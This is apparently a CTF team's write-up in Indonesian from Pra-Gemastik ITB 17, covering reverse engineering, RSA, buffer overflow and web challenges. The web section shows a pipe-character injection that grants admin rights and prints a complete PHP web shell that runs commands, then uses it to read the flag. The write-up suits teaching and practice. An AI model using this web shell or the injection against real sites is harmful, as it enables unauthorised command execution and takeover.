

SSH

on

Pra-Gemastik

ITB 17

Write Up:

Our First CTF Competition

welcome ~ !!! WELCOME !!! (fr0stf4ll)

Challenge

9 Solves

×

!!! WELCOME !!!

100

welcome to pragemastik itb 17. Can you find the hidden flag in the discord?


WazeAzure

Flag

Submit

You already solved this

Soal menyatakan bahwa ada flag di Discord. Melihat nama pembuat soal, dapat diasumsikan flag akan berhubungan dengan pengguna ber-username WazeAzure.



Flag terdapat di user tersebut dalam bentuk role.

rev ~ rusak (typ4n7)

Challenge

7 Solves


✕

rusak

100

rev | bytecode | python

ini user windows lolot bgt kok bisa dah kode pythonnya kaya gini



frankiehuangg

out.txt

Flag

Submit

Pada soal terdapat frasa “kok bisa dah kode pythonnya kaya gini”, dan saat file out.txt dibuka, isinya tidak seperti kode python yang biasa ditemui (code object).

```
1 3 0 RESUME 0
2
3 4 2 LOAD_CONST 1 ('0100001101000011')
4 4 STORE_FAST 0 (output)
5
6 6 6 LOAD_CONST 2 ('')
7 8 BUILD_LIST 1
8 10 LOAD_GLOBAL 1 (NULL + len)
9 20 LOAD_FAST 0 (output)
10 22 CALL 1
11 30 BINARY_OP 5 (*)
12 34 STORE_FAST 1 (encrypted)
13
14 7 36 LOAD_CONST 3 (0)
15 38 STORE_FAST 2 (i)
16
17 8 40 LOAD_CONST 3 (0)
18 42 STORE_FAST 3 (step)
19
20 9 44 LOAD_CONST 3 (0)
21 46 STORE_FAST 4 (index)
22
23 11 48 LOAD_FAST 2 (i)
24 50 LOAD_GLOBAL 1 (NULL + len)
25 60 LOAD_FAST 0 (output)
26 62 CALL 1
27 70 COMPARE_OP 2 (<)
28 74 POP_JUMP_IF_FALSE 47 (to 170)
29
30 12 >> 76 LOAD_FAST 0 (output)
31 78 LOAD_FAST 4 (index)
32 80 LOAD_FAST 4 (index)
33 82 LOAD_CONST 4 (8)
34 84 BINARY_OP 0 (+)
```

Diketahui, file tersebut merupakan file python yang telah dilakukan disassembly. Bermodalkan dokumentasi Python mengenai library dis, yang digunakan untuk disassembling code object menjadi disassembled, didapatkan kode aslinya kurang lebih sebagai berikut.

```
1  output = '010000110100001110000110000110101101010101000100
2  encrypted = [''] * len(output)
3
4  i = 0
5  step = 0
6  index = 0
7
8  while i < len(output):
9      encrypted[i:i+8] = output[index:index+8]
10     index += 8
11     i += step
12     step = (step + 1) % 6
13
14  encrypted = ''.join(encrypted)
15
16  result = []
17  for i in range(0, len(encrypted), 8):
18      result.append(chr(int(encrypted[i:i+8], 2)))
19
20  flag = ''.join(result)
21  print(flag)
```


Sebelum program tersebut dijalankan, perhatikan bahwa terdapat instruksi RETURN_CONST di bagian akhir out.txt, yang artinya versi python yang digunakan untuk melakukan disassembly seminimalnya adalah versi 3.12, dan kode aslinya adalah suatu fungsi.

```
117  |  |  |  |  | 408 POP_TOP
118  |  |  |  |  | 410 RETURN_CONST      0 (None)
119  |  |  |  |  | >> 412 SWAP          2
```

```
python rusak.py
CTFITB{inf3ri0r_b10atw4r3_l1k3_u5e1ess_op3r4tin9_sy5t3m_0nly_u5ed_by_n0rmie5_2080d9e9f739}
```

Flag berhasil didapatkan.

cry ~ infant rsa (typ4n7)



Dari kedua file yang diberikan (source.py dan out.txt), diketahui bahwa source.py memproses input flag dari flag.txt dan dari hasilnya didapatkan fakta kalau soal ini benar tentang rsa.

```
4 with open('flag.txt', 'rb') as f:
5     FLAG = b2l(f.read())
6
27 print(f'{ct = }')
28 print(f'{n = }')
29 print(f'{e = }')
30 print(f'{rand = }')
31 print(f'{leak = }')
32
```

```
1 ct = 201650235597935
2 n = 2541700344813740
3 e = 65537
4 rand = [[633, 959, 4
5 leak = [[339679051873
```

Dengan source.py yang berisi proses yang dilakukan, dan out.txt yang merupakan output dari proses tersebut, soal dapat dipecahkan hanya dengan melakukan reverse engineering enkripsi rsa. Hal ini dapat dilakukan karena rsa bukanlah sebuah fungsi hash.

```

7  nbits = 1024
8
9  p = getPrime(nbits)
10 q = getPrime(nbits)
11 n = p * q
12 e = 0x10001
13 ct = pow(FLAG, e, n)
14
15 bin_p = format(p, 'b')
16 bin_p = [int(bin_p[i:i+32], 2) for i in range(0, len(bin_p), 32)]
17
18 rand = [[randint(2, nbits) for _ in range(nbits // 32)] for _ in range(nbits // 32)]
19
20 leak = []
21 for i in range(len(rand)):
22     val = 0
23     for j in range(len(rand[0])):\
24         val += bin_p[j] * rand[i][j]
25     leak.append(val)

```

Karena `leak[i]` merupakan hasil sum dari perkalian antara `bin_p[j]` dan `rand[i][j]`, dan kami sudah memiliki komponen `leak` dan `rand`, maka akan terdapat banyak sekali persamaan yang didapatkan dengan variabel yang tersisa berupa `bin_p`. Untuk itu, digunakan fungsi `LUsolve()` dari lib `sympy` untuk menyelesaikannya. Berikut adalah solusi lengkapnya.

```

GNU nano 7.2                                rsa.py
from sympy import Matrix, mod_inverse
from Crypto.Util.number import long_to_bytes

ct = 20165023559793562520619281071648797344862383100212047021264613116682873>
n = 254170034481374082568065667535137852704995937435162974745250289541298482>
e = 65537
rand = [[633, 959, 431, 367, 448, 740, 312, 697, 607, 757, 103, 183, 934, 24>
leak = [33967905187391, 33676821359595, 40037458464396, 37213853902630, 3512>

nbits = 1024
chunk_size = 32
num_chunks = nbits // chunk_size
bin_p = []

A = Matrix(rand)
b = Matrix(leak)

bin_p = A.LUsolve(b)
bin_p = [int(bin_p[i]) for i in range(num_chunks)]
p_bin = ''.join(format(chunk, '032b') for chunk in bin_p)
p = int(p_bin, 2)
q = n // p
phi = (p - 1) * (q - 1)
d = mod_inverse(e, phi)

flag = pow(ct, d, n)
flag_bytes = long_to_bytes(flag)

print(flag_bytes.decode())

```

```

(kali@kali)-[~/Downloads]
$ python3 rsa.py
CTFITB{a_Pr3tTy_dUmb_b4ckd0or_0e1f5d63243f17c9}

```

Flag berhasil didapatkan.

pwn ~ Only Admin (fr0stf4ll)

Challenge

3 Solves

×

Only Admin

456

pwn

bof

cstring

Release all your stress by screaming as loud as you can with this program. Maybe you will suddenly get something special?

Author: msfir

nc 4.145.98.52 8001

dist-only-a...

Flag

Submit

Tag menyatakan buffer overflow dan deskripsi menuliskan screaming.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ nc 4.145.98.52 8001

Username: test
Hello, test!
1. Scream
2. Get secret
3. Exit
>> 2
You're not admin!
Hello, test!
1. Scream
2. Get secret
3. Exit
>> 
```

Tampilan program sebagaimana di atas. Sesuai source code, secret hanya dapat diambil jika username adalah "admin". Namun, untuk masuk sebagai admin terdapat pin yang tidak diketahui yang perlu diinput.

```
int main()
{
    char buf[100];
    char username[100];
    int choice;
```


```
void scream(char *s)
{
    int i = 0;
    while (s[i] != '\0')
    {
        s[i] = toupper(s[i]);
        i++;
    }
}
```

```
printf("Hello, %s!\n", username);
printf("1. Scream\n");
printf("2. Get secret\n");
printf("3. Exit\n");
printf(">> ");
scanf("%d", &choice);
if (choice == 1)
{
    printf("Message: ");
    scanf("%s%c", buf);
    scream(buf);
    printf("%s\n", buf);
}
```

Melihat source code, buffer overflow dapat dilakukan menggunakan SCREAM dengan memasukkan 104 karakter sembarang (padding?), diikuti dengan karakter newline, lalu "admin". Karakter newline dibutuhkan supaya "admin" tidak berubah menjadi kapital.


```
Flag berhasil didapatkan.
```

web ~ Web-Ez (fr0stf4ll)



Halaman web berisi halaman login dan signup.

```
// Check if file content is successfully read
if ($file_content != false) {
    // Split the content by lines
    $lines = explode(PHP_EOL, $file_content);

    // Iterate through each line
    foreach ($lines as $line) {
        // Skip empty lines
        if (trim($line) == '') {
            continue;
        }

        // Split the line by the delimiter "|"
        $parts = explode('|', $line);

        // Check if the expected number of parts is obtained
        // Assign parts to variables
        $name = $parts[0];
        $password = $parts[1];
        $role = $parts[2];

        // Output the parsed values
        $users[] = [
            'username' => $name,
            'password' => $password,
            'role' => $role
        ];
    }
} else {
    echo "Failed to read the file.";
}

// Retrieve username and password from POST request
$username = $_POST["username"];
$password = $_POST["password"];

// Validate user credentials
if (validate_user($username, $password, $role, $users)) {
    // Start a session and set a session variable
    $_SESSION['username'] = $username;
    $_SESSION['role'] = $role;
    $_SESSION['last_activity'] = time(); // Set the time of the last activity
    // Redirect to the home page
    if ($role == "user") {
        header("Location: home.php");
    } else if ($role == "admin") {
        header("Location: upload-index.php");
    } else {
        header("Location: index.php");
    }
    exit();
} else {
    echo "Invalid username or password.";
}


// Redirect to login form if accessed directly
header("Location: index.php");
exit();
}
```

Melihat source code, halaman web akan memasukkan pengguna ke halaman yang sesuai dengan rolenya (user/admin). Data pengguna disimpan pada

file dalam bentuk plaintext, dimana kolom dipisah menggunakan simbol pipa (|).

```
if ($file_handle) {  
    // Write the header  
  
    // fwrite($file_handle, "username|password|role\n");  
  
    // Write each user's data  
    foreach ($users as $user) {  
        $line = $user['username'] . '|' . $user['password'] . '|' . $user['role'] . "\n";  
        fwrite($file_handle, $line);  
    }  
  
    // Close the file handle  
    fclose($file_handle);  
  
    echo "Data has been successfully written to the file.";  
} else {  
    echo "Failed to open the file for writing.";  
}
```

Tidak ada validasi bila ada pipa dalam masukan. Dengan memasukkan "|admin" di akhir password, kita dapat memberikan user yang kita daftarkan akses sebagai admin.



Halaman admin memungkinkan file upload. Source Code tidak berisi validasi jenis file; hal ini membolehkan kita untuk mengunggah web shell sebagai berikut:

```

<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']);
?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>

```

File berhasil diunggah ke /uploads/shell.php

```

total 92
drwxrwxrwt 1 www-data www-data 4096 May 18 06:46 .
drwxr-xr-x 1 root root 4096 May 14 12:35 ..
-rw-rw-r-- 1 root root 47 May 17 20:55 .htaccess
-rw-rw-r-- 1 root root 771 May 17 20:55 Dockerfile
drwxrwxr-x 3 root root 4096 May 17 20:55 css
drwxrwxr-x 1 root root 4096 May 17 20:55 data-folder
drwxrwxr-x 2 root root 4096 May 17 20:55 fonts
-rw-rw-r-- 1 root root 3639 May 17 20:55 home.php
drwxrwxr-x 2 root root 4096 May 17 20:55 images
-rw-rw-r-- 1 root root 4140 May 17 20:55 index.php
drwxrwxr-x 2 root root 4096 May 17 20:55 js
-rw-rw-r-- 1 root root 114 May 17 20:55 logout.php
drwxrwxr-x 3 root root 4096 May 17 20:55 scss
-rw-rw-r-- 1 root root 2433 May 17 20:55 signin.php
-rw-rw-r-- 1 root root 2975 May 17 20:55 signup-handler.php
-rw-rw-r-- 1 root root 3410 May 17 20:55 signup.php
-rw-rw-r-- 1 root root 3182 May 17 20:55 upload-index.php
-rw-rw-r-- 1 root root 1684 May 17 20:55 upload.php
drwxrwxrwx 1 root root 4096 May 20 09:31 uploads

```

Menjalankan "ls -la ../", kita dapat membuka Dockerfile yang di source code menyatakan bahwa file flag akan dipindah. Menggunakan cat:

Execute

```
FROM php:8.3-apache

WORKDIR /var/www/html

RUN apt-get update && \
    apt-get install -y vim

RUN sed -i 's/;extension=openssl/extension=openssl/' /usr/local/etc/php/php.ini-development
RUN sed -i 's/;extension=sockets/extension=sockets/' /usr/local/etc/php/php.ini-development
RUN sed -i 's/;extension=openssl/extension=openssl/' /usr/local/etc/php/php.ini-production
RUN sed -i 's/;extension=socket/extension=sockets/' /usr/local/etc/php/php.ini-production

COPY . .

RUN mkdir uploads

RUN chmod 777 uploads
RUN chown -R www-data:www-data data-folder/data
RUN chmod -R 700 data-folder/data

RUN mv flag.txt .renaming_the_flag_is_fun.txt

RUN mv .renaming_the_flag_is_fun.txt /

WORKDIR /

RUN mkdir .flag
RUN mv .renaming_the_flag_is_fun.txt .flag

EXPOSE 80
```

File flag ada di `/.flag/.renaming_the_flag_is_fun.txt`

Execute

```
CTF{ITB{r3V3r$3_Sh3ll_1$_awesome_Right_h4cke_pragem_itb}}
```

Menggunakan `"/.flag/.renaming_the_flag_is_fun.txt"`, flag berhasil didapatkan.